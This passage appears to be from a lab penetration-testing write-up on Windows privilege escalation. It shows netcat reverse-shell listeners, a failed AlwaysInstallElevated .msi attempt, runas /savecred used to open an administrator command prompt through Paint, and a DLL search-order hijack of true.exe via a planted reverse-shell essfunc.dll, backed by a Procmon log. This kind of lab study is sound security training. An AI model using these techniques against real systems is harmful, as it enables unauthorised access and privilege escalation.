

```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.174.149] from (UNKNOWN) [192.168.174.174] 49911
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
windowsboxa\bob
```

Despite AlwaysInstallElevated being enabled, running the malicious .msi only gave a reverse shell as bob, not SYSTEM.


xi- Admin Paint



Utilizing the runas command with the /savecred option, we attempted to execute mspaint.exe under the context of the local administrator account ("WINDOWSBOXA\admin"), aiming to leverage potential saved credentials. The command prompt indicated that it was attempting to start the process as the specified user.





After running mspaint.exe as the local administrator, within the Paint application, we opened a command prompt (cmd.exe).




Executing the whoami command in this command prompt returned "windowsboxa\admin", confirming that we had successfully executed a command with local administrator privileges on Windows Box A.


xii- true.exe


sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
Select Administrator: Windows PowerShell
Downloads
Manage
File Home Share View Application Tools
Windows 10 (C:) › Users › admin › Downloads
Search Downloads
Quick access
Desktop
Name Date modified Type Size
ChromeSetup 4/13/2025 4:11 PM Application 11,066 KB
true 4/13/2025 4:09 PM Application 29 KB
Administrator: C:\Windows\System32\cmd.exe - true.exe
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\admin\Downloads>true.exe
true.exe - System Error
The code execution cannot proceed because essfunc.dll was not found. Reinstalling the program may fix this problem.
OK


sarjounradiyeh@kali: ~
FreeRDP: 192.168.174.174
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time ... Process Name PID Operation Path Result Detail
2:05:0... true.exe 5524 Load Image C:\Windows\SysWOW64\ws2_32.dll SUCCESS Image Base: 0x76e...
2:05:0... true.exe 5524 Thread Create SUCCESS Thread ID: 5604
2:05:0... true.exe 5524 RegOpenKey HKLM\System\CurrentControlSet\Contr... REPARSE Desired Access: Q...
2:05:0... true.exe 5524 Load Image C:\Windows\SysWOW64\rpcrt4.dll SUCCESS Image Base: 0x752...
2:05:0... true.exe 5524 RegOpenKey HKLM\System\CurrentControlSet\Contr... SUCCESS Desired Access: Q...
2:05:0... true.exe 5524 RegSetInfoKey HKLM\System\CurrentControlSet\Contr... SUCCESS KeySetInformation...
2:05:0... true.exe 5524 RegQueryValue HKLM\System\CurrentControlSet\Contr... NAME NOT FOUND Length: 16
2:05:0... true.exe 5524 Load Image C:\Windows\SysWOW64\sspicli.dll SUCCESS Image Base: 0x745...
2:05:0... true.exe 5524 Load Image C:\Windows\SysWOW64\cryptbase.dll SUCCESS Image Base: 0x745...
2:05:0... true.exe 5524 CreateFile C:\Users\admin\Downloads\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 Load Image C:\Windows\SysWOW64\bcryptprimitiv... SUCCESS Image Base: 0x75a...
2:05:0... true.exe 5524 CreateFile C:\Windows\SysWOW64\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 Load Image C:\Windows\SysWOW64\sechost.dll SUCCESS Image Base: 0x76b...
2:05:0... true.exe 5524 RegOpenKey HKLM\SYSTEM\CurrentControlSet\Con... REPARSE Desired Access: Q...
2:05:0... true.exe 5524 RegOpenKey HKLM\System\CurrentControlSet\Contr... SUCCESS Desired Access: Q...
2:05:0... true.exe 5524 RegSetInfoKey HKLM\System\CurrentControlSet\Contr... SUCCESS KeySetInformation...
2:05:0... true.exe 5524 RegQueryValue HKLM\System\CurrentControlSet\Contr... NAME NOT FOUND Length: 24
2:05:0... true.exe 5524 RegCloseKey HKLM\System\CurrentControlSet\Contr... SUCCESS
2:05:0... true.exe 5524 Thread Create SUCCESS Thread ID: 5896
2:05:0... true.exe 5524 CreateFile C:\Windows\System\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 CreateFile C:\Windows\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 CreateFile C:\Users\admin\Downloads\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 CreateFile C:\Windows\SysWOW64\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 CreateFile C:\Windows\essfunc.dll NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 CreateFile C:\Windows\SysWOW64\wbem\essfu... NAME NOT FOUND Desired Access: R...
2:05:0... true.exe 5524 CreateFile C:\Windows\SysWOW64\Wind
2:05:0... true.exe 5524 CreateFile C:\Windows\SysWOW64\Open
2:05:0... true.exe 5524 CreateFile C:\ProgramData\chocolatey\bin
2:05:0... true.exe 5524 CreateFile C:\Program Files\Puppet Labs\P
2:05:0... true.exe 5524 CreateFile C:\Users\IEUser\AppData\Loca
2:05:0... true.exe 5524 CreateFile C:\Temp\essfunc.dll
2:05:0... true.exe 5524 CreateFile C:\Users\jtribbiani\AppData\Loc
2:05:0... csrss.exe 3768 RegOpenKey HKLM\System\CurrentControlSe
2:05:0... csrss.exe 3768 RegOpenKey HKLM\System\CurrentControlSe
2:05:0... csrss.exe 3768 RegQueryValue HKLM\System\CurrentControlSe
2:05:0... csrss.exe 3768 RegCloseKey HKLM\System\CurrentControlSet\Contr... SUCCESS
2:05:0... taskhostw.exe 2932 RegQueryKey HKCU SUCCESS Query: HandleTag...
true.exe - System Error
The code execution cannot proceed because essfunc.dll was not found. Reinstalling the program may fix this problem.
OK


We found true.exe in Downloads, but it failed to run due to a missing essfunc.dll. Procmon showed it's searching common PATH locations like C:\Windows\ and C:\Temp. Since it’s not tied to a service, we dropped a reverse shell DLL named essfunc.dll in C:\Temp, once true.exe is executed, it should load our payload and give us a shell as the current user.







```
┌──(sarjounradiyeh㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

Even upon placing the dll in Temp and launching the exe, it wasn't able to work






